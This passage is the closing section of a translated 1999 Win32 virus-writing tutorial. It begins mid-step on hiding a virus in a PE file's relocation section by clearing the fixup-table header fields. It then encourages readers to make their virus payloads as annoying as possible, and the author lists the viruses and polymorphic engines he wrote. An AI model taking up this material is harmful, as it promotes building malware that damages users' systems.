+ 在 PE 头中:
    1. 清除 offset A0h (RVA to fixup table)
    2. 清除 offset A4h (Size of such table)

病毒的入口将会是节的 VirtualAddress。它还有时候，隐蔽的(stealthy)，因为有时候大小不增长(在不是很大的病毒中)，因为 relocs 通常非常巨大。

【附录 1:发作】

因为我们是在一个图形化的操作系统下工作的，我们的的发作可以更加令人印象深刻。毫无疑问，我不愿更多的象 CIH 和 Kriz 病毒那样的发作。只要看看 Marburg,HPS,Sexy2,Hatred,PoshKiller,Harrier，和许多其它的病毒。它们真正令人震惊。当然了，还要看看有着多个发作的病毒，如 Girigat 和 Thorin.

只要想想，除非你给用户显示你的发作，用户是不会注意病毒的存在的。所以，你将要给出的情形是你工作的结晶。如果你的发作太垃圾了，你的病毒看起来也会很垃圾:)

有许多事情可做:你可以改掉墙纸，你可以改掉字符串(就象我的 Legacy)，你可以给他显示主页，你可以在 Ring-0 下做些幽雅的东西(就象 Sexy2 和 PoshKiller)，等等。只要对一些 Win32 API 研究一下。试着把发作编得越恼人越好:)

【附录 2:关于作者】

嗨:)我把这一节给了我自己。你可以说我自私，自大，或者 hipocrite(【译者注】没见过这个词)。我知道我并不是这样的:)我只是想让你知道在这篇教程里试着教给你东西的人。我(仍然)是一个 16 岁的西班牙人。而且我有自己的世界观，我有自己的政治主见，我有信念，我想我们可以做些事情来拯救当今的病态的社会。我不愿生活在生活中充斥着钱的地方(任何生活形式，如，人类，动物，蔬菜...)，民主被政府的人曲解了(这不仅仅是西班牙的问题，在许多大国也存在，如 USA,UK,Frace,等等)。民主(我想共产主义会更好，但是如果没有比民主更好的东西...)必需使得国家的居民能够选择他们的未来。哎，我厌倦在我快要发布的东西里写这个了。看起来象在谈论一堵墙:)
~~~~~~~~~~~~~~~~~~~~

OK,ok，我将谈一点我的作品。我是如下病毒(直到现在)的编写者:

+ 在 DDT 时,
  - Antichrist Superstar [Never released to the public]
  - Win9x.Garaipena [AVP: Win95.Gara]
  - Win9x.Iced Earth [AVP: Win95.Iced.1617]

+ 在 iKX 时,
  - Win32.Aztec v1.00, v1.01 [AVP: Win95.Iced.1412]
  - Win32.Paradise v1.00 [AVP: Win95.Iced.2112]
  - Win9x.PoshKiller v1.00
  - Win32.Thorin v1.00
  - Win32.Legacy v1.00
  - Win9x.Molly
  - Win32.Rhapsody

还有, 从下面的变异引擎:

  - LSCE v1.00 [Little Shitty Compression Engine]
  - THME v1.00 [The Hobbit Mutation Engine]
  - MMXE v1.00, v1.01 [MultiMedia eXtensions Engine]
  - PHIRE v1.00 [Polymorphic Header Idiot Random Engine]
  - iENC v1.00 [Internal ENCryptor]

而且我已经写了不少教程了，但是我不在这里列举了:)

现在，我是 iKX 组织的一个成员。正如你知道的，iKX 代表 International Knowledge eXchange。在过去，我是 DDT 的建立者。我称自己是反法西斯主义者，人类权利的保护者，反战主义者，而且对那些虐待妇女和儿童的家伙非常痛恨。我只是对自己有信心，我没有任何宗教信仰。

对我来说另外一件重要的事情(除了朋友)是音乐。在写这些东西的时候，我一直在听着音乐:)

想要更多的知道我和我的作品，看看我的主页。

【结束语】

~~~~~~~~~~

好了，另外一篇教程到它的结尾了...在某些方面它有点罗嗦(嗨，我是人，我更愿意编码而不是写作)，但是在我的脑海中总是在希望一些人在读它的时候有一些想法。正如我在介绍里所说的，这里我所列出来的几乎所有代码都是我自己写的(不象我的 DOS VWGs)。我希望它对你有帮助。

我知道我没有涉及一些东西，如加一个新节的隐藏方法，或者"调用门"技术或者"VMM 插入"以进入 Ring-0。我只是努力使这篇教程简单。现在你必须判断这是否是一个正确的选择。时间将会证明一切。

这篇文档献给那些从我迈出 Win32 编码第一步起帮助过我的人:zAxOn, Super, nIgr0, Vecna, b0z0, Ypsilon, MDriller, Qozah,Benny, Jacky Qwerty(不知不觉的帮助，无论如何...)，Lord Julus(是的，我也是从他的教程学的!), StarZer0,和许多其他人。当然了，还需要问候的人是 are Int13h,
~~~~~~~~~~

Owl, VirusBuster, Wintermute, Somniun,SeptiC, TechnoPhunk, SlageHammer,还有，毫无疑问，我热爱的读者。这是为你们写的!

- Mejor morir de pie que vivir arrodillado - (Ernesto "Che" Guevara)

Valencia, 6 of September, 1999.